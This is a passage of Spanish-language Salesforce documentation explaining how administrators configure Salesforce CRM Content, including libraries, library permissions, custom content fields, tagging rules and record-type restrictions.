a. En Configuración, amplíe **Gestionar usuarios** (**Usuarios** en Lightning Experience), haga clic en **Conjuntos de permisos**, luego haga clic en **Nuevo**.

b. En el campo **Etiqueta**, introduzca un nombre para el conjunto de permisos.

c. Opcionalmente, seleccione un tipo de licencia de usuario para este conjunto de permisos; seleccione **Ninguna** si no desea limitar este conjunto de permisos a un tipo concreto.

d. Haga clic en **Guardar**.

e. En la nueva página de conjunto de permisos, en **Sistema**, haga clic en **Permisos del sistema**, luego haga clic en **Modificar**.

f. Seleccione **Permitir la inclusión de miniprogramas de código desde la interfaz de usuario** y haga clic en **Guardar**.

g. Haga clic en **Gestionar asignaciones**, luego **Agregar asignaciones**.

h. Asigne el nuevo conjunto de permisos, luego haga clic en **Hecho**.

# Salesforce CRM Content

Almacenar, compartir y gestionar sus archivos en bibliotecas de contenidos.

Configurar Salesforce CRM Content

Configure Salesforce CRM Content para permitir el uso de bibliotecas de contenido en su organización. Salesforce CRM Content solo está disponible en Salesforce Classic, pero los archivos de bibliotecas de contenido están disponibles en Lightning Experience si Salesforce CRM Content está activado para su organización.

Personalizar Salesforce CRM Content

Modifique campos de contenido, reglas de validación, permisos de biblioteca y otras configuraciones predeterminadas.

Personalizar campos de contenido

Categorice y defina su contenido

Bibliotecas

Almacenar, compartir y gestionar sus archivos en bibliotecas de contenidos.

Configuración de contenidos

Personalice la configuración de contenido y active vistas previas de contenido.

Configurar Salesforce CRM Content para Salesforce Classic Mobile

# Configurar Salesforce CRM Content

| PERMISOS DE USUARIO | |
|---|---|
| Para crear, modificar o eliminar permisos de bibliotecas: | "Gestionar permisos de contenido"<br>O<br>"Gestionar Salesforce CRM Content" |
| Para crear, modificar o eliminar formatos de página y tipos de registro: | "Gestionar formatos y tipos de registro para Archivos"<br>O<br>"Gestionar Salesforce CRM Content" |
| Para crear campos de contenido: | "Gestionar propiedades de contenido"<br>O<br>"Gestionar Salesforce CRM Content" |
| Para crear bibliotecas: | "Crear bibliotecas"<br>O<br>"Gestionar Salesforce CRM Content" |
| Para modificar o eliminar bibliotecas: | "Gestionar Salesforce CRM Content" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Configure Salesforce CRM Content para permitir el uso de bibliotecas de contenido en su organización. Salesforce CRM Content solo está disponible en Salesforce Classic, pero los archivos de bibliotecas de contenido están disponibles en Lightning Experience si Salesforce CRM Content está activado para su organización.

Para configurar Salesforce CRM Content para su organización:

1. Active Salesforce CRM Content desde Configuración introduciendo *`Salesforce CRM Content`* en el cuadro `Búsqueda rápida`, seleccionando **Salesforce CRM Content** y luego seleccionando `Activar Salesforce CRM Content`.
2. Ofrezca a los usuarios acceso a Salesforce CRM Content asignando licencias de funciones de una de las siguientes formas:
   - Para asignar licencias de funciones a usuarios automáticamente, desde Configuración, introduzca *`Salesforce CRM Content`* en el cuadro `Búsqueda rápida`, seleccione **Salesforce CRM Content** y luego seleccione `La asignación automática ofrece licencias a usuarios nuevos y existentes`.
   - Para asignar licencias de funciones a usuarios manualmente, desde Configuración, introduzca *`Usuarios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Usuarios** y haga clic en **Modificar** junto al nombre del usuario. Seleccione la casilla de verificación `Usuario de Salesforce CRM Content` y haga clic en **Guardar**.
3. Compruebe que los usuarios de Salesforce CRM Content tienen los permisos de usuario de Salesforce CRM Content activados. Los permisos de usuario incluyen "Gestionar Salesforce CRM Content", "Crear bibliotecas", "Gestionar permisos de contenido", "Gestionar propiedades de contenido", "Gestionar tipos de registro y formatos para archivos" y "Distribuir archivos cargados y contenido personal".

   Nota: Los usuarios con el permiso de usuario "Distribuir archivos cargados y contenido personal" pueden crear entregas de contenido a partir de bibliotecas personales. Este permiso de usuario no afecta a la capacidad de proporcionar contenido de bibliotecas compartidas.

4. De manera opcional, cree un grupo público con un conjunto de usuarios de Salesforce CRM Content. Después puede ahorrar tiempo al asignar el grupo a una biblioteca en lugar de asignar varios usuarios a la misma biblioteca de forma individual.
5. También puede crear uno o más permisos de bibliotecas. Los permisos de bibliotecas son los grupos de privilegios que determinan el acceso de usuario dentro de una biblioteca. Todos los usuarios deben tener asignado un permiso de biblioteca antes de poder utilizar una. Todas las nuevas organizaciones contienen tres permisos de biblioteca: administrador de biblioteca, autor y visualizador.
6. Utilice el Asistente para nueva biblioteca para crear una biblioteca, agregar miembros a ésta y asignar permisos de biblioteca a los miembros.
7. Categorice y defina el contenido:
   a. Cree campos de contenido. Se trata de campos personalizados que asigna a formatos de página. Los campos predeterminados son `Descripción`, `Etiquetas` y `Título`. Si desea crear un campo con nombres, por ejemplo, `Revisado por`, el campo de contenido personalizado sería una lista de selección con los nombres de los posibles revisores.
   b. Cree un formato de página personalizado o modifique el formato de página predeterminado. Los formatos de página son los que contienen los campos personalizados; determinan qué campos están disponibles durante el proceso de publicación y cómo se muestran los campos en la página de detalles del contenido. Puede crear varios formatos de página y tipos de registro y asignar un campo de contenido a cualquiera o todos los formatos de página. Por ejemplo, si los usuarios de ventas y de marketing necesitan registrar diferente información sobre su contenido, puede crear tipos de registro y formatos de página Ventas y Marketing. Si crea un campo de búsqueda `Campaña relacionada` y lo agrega sólo al tipo de registro y formato de página Marketing, los usuarios que seleccionen el tipo de registro Ventas durante el proceso de carga no tendrán la opción de seleccionar una campaña.
8. De forma opcional, active el servicio Agregar documento de Google Doc en Salesforce para que los miembros de la biblioteca puedan aportar documentos de Google docs a Salesforce CRM Content.

## Sugerencias de implementación

- Antes de crear bibliotecas, revise los archivos que tiene previsto almacenar en Salesforce CRM Content para determinar cuántas bibliotecas necesita y qué contenido pertenece a cada una de ellas. Los usuarios disponen de acceso al contenido según la biblioteca.
- Si tiene un número grande de usuarios de Salesforce CRM Content, cree un grupo público y agregue el grupo a una biblioteca en lugar de agregar usuarios a la biblioteca de forma individual.
- Para activar la funcionalidad de Salesforce CRM Content para candidatos, cuentas, contactos, oportunidades, casos, productos u objetos personalizados, agregue la lista relacionada Contenido relacionado al formato de página adecuado.
- Para enviar contenido con formato Web a compañeros, candidatos o contactos y asociarlo con registros de Salesforce, agregue la lista relacionada Envíos de contenido al formato de página de candidatos, cuentas, contactos, oportunidades, casos, campañas u objetos personalizados.
- Para que los usuarios puedan publicar, modificar y buscar en cualquiera de los idiomas que admite Salesforce, desde Configuración, haga clic en *`Salesforce CRM Content`* en el cuadro `Búsqueda rápida`, seleccione **Salesforce CRM Content** y luego haga clic en **Habilitar búsquedas en varios idiomas y contribuir**.
- Para asociar documentos de Google Docs a una biblioteca, el servicio de Agregar documento de Google Docs a Salesforce debe estar activado para su organización.
- Salesforce CRM Content está disponible a través del portal de clientes y del portal de socios.
- Todos los elementos de Salesforce CRM Content se muestran como fichas principales en la consola de Salesforce.

## Prácticas recomendadas

- Si utiliza la lista relacionada Contenido relacionado sobre objetos de Salesforce, alinee los campos personalizados de contenido con los campos estándar y personalizados en el objeto con el fin de aumentar la precisión de una búsqueda de "Buscar contenido". Al

hacer clic en el botón **Buscar contenido** en la lista relacionada, se establecen las coincidencias entre el contenido y los campos del registro y se muestran los resultados de la búsqueda que contengan el contenido relacionado.

- Para asegurarse de que el contenido se clasifica de forma coherente, defina nombres de etiqueta coherentes con los contribuyentes. Por ejemplo, mediante el establecimiento de nombres de etiquetas al principio, puede evitar tener etiquetas como "canal" y "canales" en la misma biblioteca.
- Evite utilizar demasiadas etiquetas. El motor de búsqueda ayuda a los usuarios a encontrar contenido específico mientras que las etiquetas permiten a los usuarios examinar el contenido y suscribirse. Por ello, un número excesivo de etiquetas crea una acumulación innecesaria.
- No puede modificar ni eliminar nombres de etiquetas. Puede eliminar las etiquetas de un documento, pero ello no elimina la etiqueta.
- Las etiquetas no distinguen entre minúsculas y mayúsculas. No puede tener dos etiquetas con el mismo nombre aunque utilicen letras mayúsculas o minúsculas. Siempre se utiliza el caso de la etiqueta original.
- Para resaltar contenido valioso y facilitar su búsqueda, márquelo como "incluido" en la página de detalles del contenido. El contenido incluido recibe una prioridad superior que el contenido similar en los resultados de búsqueda y aparece en la ficha Bibliotecas para facilitar su acceso. Para incluir contenido, los usuarios deben tener la opción `Incluir contenido` marcada en el permiso de su biblioteca.
- Si su organización utiliza Google Docs, fomente que los miembros de la biblioteca agreguen sus documentos de Google Docs a una biblioteca. Al incluir documentos de Google Docs en Salesforce CRM Content, los usuarios pueden acceder a todos los tipos de contenido desde una ubicación única y aplicar la funcionalidad de Salesforce CRM Content, como son las votaciones, los comentarios y las suscripciones a documentos de Google Docs.

CONSULTE TAMBIÉN

Personalizar Salesforce CRM Content

Configurar entregas de contenido

Configurar Salesforce CRM Content para Salesforce Classic Mobile

# Personalizar Salesforce CRM Content

Modifique campos de contenido, reglas de validación, permisos de biblioteca y otras configuraciones predeterminadas.

Desde Configuración, introduzca *Salesforce CRM Content* en el cuadro Búsqueda rápida y, a continuación, seleccione **Salesforce CRM Content** para acceder a las siguientes opciones para personalizar Salesforce CRM Content:

Consejo: Para realizar la configuración inicial de Salesforce CRM Content para su organización, consulte Configurar Salesforce CRM Content en la página 3726.

- **Campos de contenido**: cree, modifique o elimine campos de contenido personalizados. Los campos personalizados permiten que los usuarios definan el contenido durante el proceso de publicación.
- **Reglas de validación**: cree, modifique o elimine reglas de validación. Las reglas de validación verifican que los datos que un usuario introduce al publicar contenido cumplen con las normas que especifica antes de que el usuario guarde el contenido.
- **Permisos de biblioteca**: Permite crear, modificar o eliminar permisos de bibliotecas. Un permiso de biblioteca determina los privilegios de usuario de una biblioteca.
- **Configuración**: modifique la configuración predeterminada de Salesforce CRM Content sobre compatibilidad con varios idiomas, descargas de PDF, creación de paquetes de contenido o el visor de documento mejorado.

CONSULTE TAMBIÉN

Configurar Salesforce CRM Content

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar campos de contenido:

- "Gestionar propiedades de contenido"

  O

  "Gestionar Salesforce CRM Content"

Para definir o cambiar las reglas de validación de campos:

- "Personalizar aplicación"

Para crear, modificar o eliminar permisos de bibliotecas:

- "Gestionar permisos de contenido"

  O

  "Gestionar Salesforce CRM Content"

Modificar configuración de contenido:

- "Gestionar Salesforce CRM Content"

# Personalizar campos de contenido

Categorice y defina su contenido

Para crear, modificar y eliminar campos personalizados de Salesforce CRM Content para categorizar y definir su contenido, vaya a la configuración de gestión del objeto para el contenido. Si está utilizando Lightning Experience, vaya al Gestor de objetos, seleccione **Versión de contenido**, luego desplácese al área de campos. Si está utilizando Salesforce Classic, introduzca `Salesforce Files` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Campos**. Los datos asignados a estos campos durante el proceso de carga están disponibles en la página de detalles del contenido durante la vida útil del archivo. Después de crear campos de contenido personalizados, debe asignarlos a un formato de página. El formato de página determina qué campos aparecen cuando un usuario carga o revisa archivos en Salesforce CRM Content.

**Para crear un campo de contenido personalizado:**

1. Haga clic en **Nuevo**.
2. Elija el tipo de campo que va a crear y haga clic en **Siguiente**.
3. Para campos de relaciones, asocie un objeto con el campo y haga clic en **Siguiente**.
4. Introduzca un campo de etiqueta. El nombre de campo se cumplimenta automáticamente en función de la etiqueta de campo que introduzca. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Asegúrese de que el nombre del campo personalizado no sea idéntico al nombre de cualquier campo estándar de ese objeto.
5. Elija el formato de página que el campo debe mostrar como posible de modificar.

Haga clic en **Modificar** o en **Eliminar** en la lista relacionada Campos personalizados de contenido y relaciones para modificar o eliminar un campo personalizado de contenido. No puede modificar o eliminar los campos de contenido estándar. Los campos personalizados eliminados y sus datos se almacenan hasta que su organización los elimine de forma permanente, o transcurridos 15 días, en función de lo que ocurra antes.Hasta entonces, puede restaurar el campo y sus datos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar campos personalizados:

- "Gestionar Salesforce CRM Content"

  O

  "Gestionar propiedades de contenido"

CONSULTE TAMBIÉN

Personalizar Salesforce CRM Content

Configuración de gestión de búsqueda de objetos

# Bibliotecas

Almacenar, compartir y gestionar sus archivos en bibliotecas de contenidos.

Crear bibliotecas

Almacene, comparta y gestione sus archivos en bibliotecas de contenido de modo que pueda decidir quién tiene acceso a archivos en cada biblioteca y qué permiso tiene. Cada organización puede tener hasta 2.000 bibliotecas.

Gestionar permisos de biblioteca

Creación de permisos de biblioteca

Modificación de permisos de biblioteca

Eliminación de permisos de biblioteca

Asignación de reglas de etiquetado de biblioteca

Restringir tipos de registro en una biblioteca
Los administradores de biblioteca pueden elegir qué tipos de registro están disponibles en una biblioteca. También pueden establecer el tipo de registro predeterminado para la publicación de contenido en la biblioteca.

# Crear bibliotecas

Almacene, comparta y gestione sus archivos en bibliotecas de contenido de modo que pueda decidir quién tiene acceso a archivos en cada biblioteca y qué permiso tiene. Cada organización puede tener hasta 2.000 bibliotecas.

## Paso 1: Crear una nueva biblioteca

1. Haga clic en **Nuevo** en la sección Mis bibliotecas de la página de inicio de la ficha Bibliotecas.
2. Introduzca un nombre exclusivo para la biblioteca.
3. Si lo desea, agregue una descripción.
4. Haga clic en **Guardar y agregar miembros** o, si desea añadir miembros después, haga clic en el botón **Guardar y cerrar**.

## Paso 2: Agregar miembros de la biblioteca

1. En la ficha **Bibliotecas**, haga clic en el nombre de la biblioteca si no está abierta aún.
2. En la sección **Miembros**, haga clic en **Agregar miembros**.
3. Si el miembro que desea agregar no está indicado, comience por introducir su nombre en el cuadro de búsqueda y haga clic en **Buscar**
4. Seleccione los miembros del cuadro Miembros disponibles. Los miembros pueden ser usuarios individuales de Salesforce CRM Content o grupos públicos que contengan usuarios de Salesforce CRM Content.

   Consejo: Si tiene muchos usuarios de Salesforce CRM Content, cree un grupo público y agréguelo a una biblioteca en lugar de agregar usuarios a la biblioteca de forma individual.

5. Haga clic en **Agregar** para agregar nuevos miembros a la biblioteca.
6. Haga clic en **Siguiente**.

## Paso 3: Asignación de permisos de biblioteca a los miembros

Seleccione un permiso de biblioteca para cada usuario o grupo público y haga clic en **Guardar**. Para obtener más información, consulte Gestionar permisos de bibliotecas en la página 3732.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear bibliotecas:
- "Gestionar Salesforce CRM Content"

  O

  "Crear bibliotecas"

Para agregar miembros a una biblioteca:
- "Gestionar Salesforce CRM Content"

  O

  `Gestionar biblioteca` debe estar seleccionado en su definición de permiso de biblioteca.

Para asignar permisos de biblioteca a los miembros:
- "Gestionar Salesforce CRM Content"

  O

  `Gestionar biblioteca` debe estar seleccionado en su definición de permiso de biblioteca.

# Gestionar permisos de biblioteca

Para gestionar permisos de biblioteca, en Configuración, introduzca *Permisos de contenido* en el cuadro Búsqueda rápida y, a continuación, seleccione **Permisos de contenido**. Un permiso de biblioteca es un grupo de privilegios asignados a cada miembro de la biblioteca de Salesforce CRM Content. Determina qué tareas puede realizar un miembro en una biblioteca particular. El mismo usuario puede tener diferentes permisos de biblioteca en cada una de sus bibliotecas.

Nota: Si su organización de Salesforce CRM Content se ha creado después de Spring '09, su organización ya tiene tres permisos de biblioteca: administrador de biblioteca, autor y visualizador.

Para crear un permiso de biblioteca personalizado, haga clic en el botón **Agregar un permiso de biblioteca**. Para modificar un permiso de biblioteca personalizado, haga clic en **Modificar** junto al nombre del permiso de biblioteca. Para eliminar un permiso de biblioteca personalizado, haga clic en **Eliminar** junto al nombre del permiso de biblioteca.

Nota: Los permisos de biblioteca no se aplican a las bibliotecas personales. Todos los usuarios de Salesforce CRM Content pueden guardar archivos en sus bibliotecas personales.

CONSULTE TAMBIÉN

Crear bibliotecas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar permisos de bibliotecas:

- "Gestionar Salesforce CRM Content"

  O

  "Gestionar permisos de contenido"

# Creación de permisos de biblioteca

Para crear un permiso de biblioteca en Salesforce CRM Content, desde Configuración, introduzca *Permisos de contenido* en el cuadro Búsqueda rápida y, a continuación, seleccione **Permisos de contenido**. A continuación, haga clic en **Agregar permisos de biblioteca**.

Consejo: Si su organización de Salesforce CRM Content se ha creado después de la versión Spring '09, su organización ya tiene los permisos de biblioteca Visualizador, Autor y Administrador de biblioteca. Si no es así, valore la idea de crearlos. Estos tres permisos de biblioteca ofrecen los diferentes niveles de acceso a la biblioteca necesarios para la mayoría de las organizaciones. Para el permiso de biblioteca "Visualización", seleccione los privilegios de biblioteca Ver comentarios y Agregar comentarios. Para el permiso de biblioteca "Autor", seleccione los privilegios de biblioteca Agregar contenido, Agregar contenido en nombre de otros usuarios, Archivar contenido, Agregar comentarios y Etiquetar contenido. En el caso del permiso "Administrador de biblioteca", seleccione el privilegio Gestionar biblioteca.

1. Asigne un nombre al permiso de biblioteca.
2. También puede introducir una descripción del permiso de la biblioteca. Si su organización contiene varios permisos de biblioteca, considere describir cada uno de ellos según su función o con un resumen de sus privilegios. Por ejemplo, para un permiso "Revisor de marketing", debería incluir la siguiente descripción: "Revisa todo el contenido empleado en las campañas de marketing salientes" o "Este usuario puede visualizar y comentar documentos".

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear permisos de biblioteca:

- "Gestionar Salesforce CRM Content"

  O

  "Gestionar permisos de contenido"

3. En la sección Permisos, seleccione las casillas de verificación que correspondan con los privilegios que desee otorgar a los usuarios con este permiso de biblioteca.

| Privilegio de biblioteca | Descripción |
| --- | --- |
| `Gestionar biblioteca` | Realiza cualquier acción en la biblioteca. Este privilegio es necesario para modificar el nombre y descripción de la biblioteca, añadir o quitar miembros de la biblioteca o eliminar una biblioteca.<br>Para crear una nueva biblioteca son necesarios los permisos de usuario "Gestionar Salesforce CRM Content" o "Crear bibliotecas". |
| `Agregar contenido` | Publica nuevo contenido en la biblioteca, carga nuevas versiones de contenido o restaura contenido archivado (eliminado). Los autores de contenido también pueden cambiar las etiquetas asociadas con su contenido y archivar o eliminar su propio contenido. |
| `Agregar contenido en nombre de otros usuarios` | Selecciona un autor cuando se publica contenido en la biblioteca. |
| `Archivar contenido` | Archiva y restaura cualquier contenido de la biblioteca. |
| `Eliminar contenido` | Elimina cualquier acción de la biblioteca. Los autores pueden restaurar su contenido de la Papelera. |
| `Incluir contenido` | Identifica cualquier contenido de la biblioteca como "incluido". |
| `Ver comentario` | Muestra los comentarios añadidos a cualquier contenido de la biblioteca. |
| `Agregar comentarios` | Publica comentarios sobre cualquier contenido de la biblioteca y muestra todos los comentarios de la biblioteca. Los usuarios pueden modificar o eliminar sus propios comentarios. |
| `Modificar comentarios` | Modifica o elimina los comentarios añadidos a cualquier contenido de la biblioteca. |
| `Etiquetar contenido` | Añade etiquetas en el momento de publicar contenido o modificar detalles de contenido en la biblioteca. |
| `Entregar contenido` | Crea una entrega de contenido utilizando archivos de la biblioteca. |
| `Adjuntar o compartir contenido en Chatter` | Haga que el contenido de esta biblioteca sea accesible en Chatter. En Chatter, seleccione un archivo de la biblioteca y adjúntelo a una publicación o bien compártalo. |

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Crear bibliotecas

Gestionar permisos de biblioteca

Modificación de permisos de biblioteca

## Modificación de permisos de biblioteca

Para modificar un permiso de biblioteca de Salesforce CRM Content, desde Configuración, introduzca *Permisos de contenido* en el cuadro Búsqueda rápida y, a continuación, seleccione **Permisos de contenido**. Luego haga clic en **Modificar** junto al permiso correspondiente.

1. Asigne un nombre al permiso de biblioteca.
2. También puede introducir una descripción del permiso de la biblioteca. Si su organización contiene varios permisos de biblioteca, considere describir cada uno de ellos según su función o con un resumen de sus privilegios. Por ejemplo, para un permiso "Revisor de marketing", debería incluir la siguiente descripción: "Revisa todo el contenido empleado en las campañas de marketing salientes" o "Este usuario puede visualizar y comentar documentos".
3. En la sección Permisos, seleccione las casillas de verificación que correspondan con los privilegios que desee otorgar a los usuarios con este permiso de biblioteca.

| Privilegio de biblioteca | Descripción |
|---|---|
| Gestionar biblioteca | Realiza cualquier acción en la biblioteca. Este privilegio es necesario para modificar el nombre y descripción de la biblioteca, añadir o quitar miembros de la biblioteca o eliminar una biblioteca.<br>Para crear una nueva biblioteca son necesarios los permisos de usuario "Gestionar Salesforce CRM Content" o "Crear bibliotecas". |
| Agregar contenido | Publica nuevo contenido en la biblioteca, carga nuevas versiones de contenido o restaura contenido archivado (eliminado). Los autores de contenido también pueden cambiar las etiquetas asociadas con su contenido y archivar o eliminar su propio contenido. |
| Agregar contenido en nombre de otros usuarios | Selecciona un autor cuando se publica contenido en la biblioteca. |
| Archivar contenido | Archiva y restaura cualquier contenido de la biblioteca. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar permisos de biblioteca:

- "Gestionar Salesforce CRM Content"

  O

  "Gestionar permisos de contenido"

| Privilegio de biblioteca | Descripción |
|---|---|
| `Eliminar contenido` | Elimina cualquier acción de la biblioteca. Los autores pueden restaurar su contenido de la Papelera. |
| `Incluir contenido` | Identifica cualquier contenido de la biblioteca como “incluido”. |
| `Ver comentario` | Muestra los comentarios añadidos a cualquier contenido de la biblioteca. |
| `Agregar comentarios` | Publica comentarios sobre cualquier contenido de la biblioteca y muestra todos los comentarios de la biblioteca. Los usuarios pueden modificar o eliminar sus propios comentarios. |
| `Modificar comentarios` | Modifica o elimina los comentarios añadidos a cualquier contenido de la biblioteca. |
| `Etiquetar contenido` | Añade etiquetas en el momento de publicar contenido o modificar detalles de contenido en la biblioteca. |
| `Entregar contenido` | Crea una entrega de contenido utilizando archivos de la biblioteca. |
| `Adjuntar o compartir contenido en Chatter` | Haga que el contenido de esta biblioteca sea accesible en Chatter. En Chatter, seleccione un archivo de la biblioteca y adjúntelo a una publicación o bien compártalo. |

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Crear bibliotecas

Gestionar permisos de biblioteca

Eliminación de permisos de biblioteca

# Eliminación de permisos de biblioteca

Para eliminar un permiso de una biblioteca personalizada de Salesforce CRM Content:

1. En Configuración, introduzca *Permisos de contenido* en el cuadro Búsqueda rápida y, a continuación, seleccione **Permisos de contenido**.
2. Haga clic en **Modificar** junto al permiso adecuado.
3. Revise la lista de usuarios afectados. La página de eliminación muestra todos los usuarios de Salesforce CRM Content que se han asignado al permiso de biblioteca de una biblioteca particular. Si elimina el permiso de biblioteca, el usuario perderá el acceso a esa biblioteca.
4. Haga clic en **Eliminar permiso** para confirmar.

CONSULTE TAMBIÉN

Crear bibliotecas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar permisos de biblioteca:

- "Gestionar Salesforce CRM Content"

  O

  "Gestionar permisos de contenido"

# Asignación de reglas de etiquetado de biblioteca

En Salesforce CRM Content, las etiquetas son etiquetas descriptivas que le ayudan a clasificar y organizar el contenido. Los contribuyentes pueden asignar etiquetas a sus archivos, paquetes de contenido, documentos de Google Docs o vínculos Web, permitiendo así que todos los miembros de la biblioteca busquen el contenido en función de la etiqueta. La regla de etiquetado de una biblioteca determina la forma en que los contribuyentes etiquetan el contenido, por ejemplo, la regla de etiquetado restringido no permite que los contribuyentes creen nuevas etiquetas. Las reglas de etiquetado de biblioteca son opcionales. Por defecto, los contribuyentes de la biblioteca pueden introducir cualquier etiqueta.

Para asignar una regla de etiquetado a una biblioteca:

1. En la ficha Espacios de trabajo, seleccione una biblioteca en el área **Mis espacios de trabajo**.
2. Haga clic en **Reglas de etiquetado** y seleccione una de las siguientes opciones:

| Regla de etiquetado de biblioteca | Descripción |
|---|---|
| `Abrir etiquetas` | Esta regla no aplica restricciones al etiquetado. Los contribuyentes pueden introducir cualquier etiqueta al cuando publiquen o modifiquen contenido. Cuando se escribe una etiqueta, Salesforce CRM Content sugiere automáticamente etiquetas basándose en las que haya utilizado recientemente el contribuyente y en las de la lista Etiquetas populares. |
| `Etiquetas guiadas` | Esta regla también permite a los contribuyentes introducir cualquier etiqueta cuando publiquen o modifiquen contenido, pero también se les ofrecerá una lista de las etiquetas sugeridas. Si selecciona Etiquetas guiadas, el siguiente paso le pide que introduzca las etiquetas sugeridas que desee recomendar a los contribuyentes de la biblioteca. |
| `Etiquetas restringidas` | Esta regla exige a los contribuyentes que elijan de a lista de etiquetas sugeridas. Si selecciona Etiquetas restringidas, el siguiente paso le pedirá que introduzca la lista de etiquetas sugeridas. |

3. Si selecciona **Etiquetas guiadas** o **Etiquetas restringidas**, haga clic en el vínculo de cumplimentación automática del campo `Etiquetas sugeridas` y después modifique, añada o elimine etiquetas según sea necesario. Si no cumplimenta automáticamente el campo `Etiquetas sugeridas`, las nuevas etiquetas que introduzca en el campo se agregarán a la lista existente de etiquetas sugeridas de la biblioteca.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar una regla de etiquetado a una biblioteca:

- "Gestionar Salesforce CRM Content"

  O

  `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

## Notas sobre las reglas de etiquetado de biblioteca

- La regla de etiquetado predeterminada es `Abrir etiquetas`.
- Si publica, comparte o mueve contenido a una biblioteca que utilice etiquetas restringidas, recibirá un error si en su contenido se incluyen etiquetas no compatibles.
- Si comparte contenido de una biblioteca a otra, se aplicará la regla de etiquetas más restrictivas. Por ejemplo:
  - Si se comparte contenido entre una biblioteca de etiquetas restringidas y una biblioteca de etiquetas guiadas o restringidas, sólo podrá elegir las etiquetas comunes a ambas bibliotecas.
  - Si se comparte contenido entre una biblioteca de etiquetas abiertas y una biblioteca de etiquetas restringidas, sólo podrá elegir las etiquetas sugeridas en la biblioteca de etiquetas restringidas.
- Si se aplica una regla de etiquetas restringidas una vez que se ha publicado el contenido en la biblioteca y el contenido existente contiene etiquetas que no permite la regla, las etiquetas seguirán estando asignadas al contenido hasta que se modifique o revise. Por ejemplo, si el documento `PrevisiónT3` tiene una etiqueta ***`indicadores de mercado`*** e ***`indicadores de mercado`*** no es una etiqueta sugerida según la nueva regla de etiqueta restringida, la etiqueta ***`indicadores de mercado`*** sólo se eliminará de `PrevisiónT3` cuando un usuario publique una nueva versión del archivo o modifique las etiquetas del archivo en la página de detalles del contenido.
- Evite utilizar demasiadas etiquetas. El motor de búsqueda ayuda a los usuarios a encontrar contenido específico mientras que las etiquetas permiten a los usuarios examinar el contenido y suscribirse. Por ello, un número excesivo de etiquetas crea una acumulación innecesaria.
- No puede modificar ni eliminar nombres de etiquetas. Puede eliminar las etiquetas de un documento, pero ello no elimina la etiqueta.
- Las etiquetas no distinguen entre minúsculas y mayúsculas. No puede tener dos etiquetas con el mismo nombre aunque utilicen letras mayúsculas o minúsculas. Siempre se utiliza el caso de la etiqueta original.

CONSULTE TAMBIÉN

Crear bibliotecas

# Restringir tipos de registro en una biblioteca

Los administradores de biblioteca pueden elegir qué tipos de registro están disponibles en una biblioteca. También pueden establecer el tipo de registro predeterminado para la publicación de contenido en la biblioteca.

**Para restringir los tipos de registro permitidos en una biblioteca:**

1. En la ficha Espacios de trabajo, seleccione una biblioteca en el área **Mis espacios de trabajo**.
2. Haga clic en **Tipos de registro**.
3. Opcionalmente, cambie el tipo de registro predeterminado para la biblioteca.
4. Seleccione la casilla de verificación `Restrinja los tipos de registro disponibles en la biblioteca`.
5. Seleccione una o ambas opciones siguientes:
   - `Permitir que el contenido con cualquier tipo de contenido pueda vincularse a esta biblioteca`: Seleccione esta opción si desea activar que el contenido publicado en otras bibliotecas se comparta con la biblioteca donde tiene los tipos de contenido restringidos. El contenido de otras bibliotecas puede compartirse independientemente de los tipos de registro utilizados.
   - `No aplicar restricciones de tipo de registro al contenido que existe`: Seleccione esta opción si no desea recibir advertencias sobre el contenido existente en la biblioteca. De esta forma no recibirá alertas si el contenido existente utiliza tipos de registro que ha excluido de la biblioteca. Esta opción se refiere únicamente a las notificaciones, el contenido existente no se ve afectado por los tipos de registro restringidos.
6. Para cada tipo de registro que desee admitir en la biblioteca, trasládelo de la lista Tipos de registro disponibles a la lista Tipos de registro seleccionados.
7. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tipos de registro disponibles en: Salesforce Classic y Lightning Experience

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

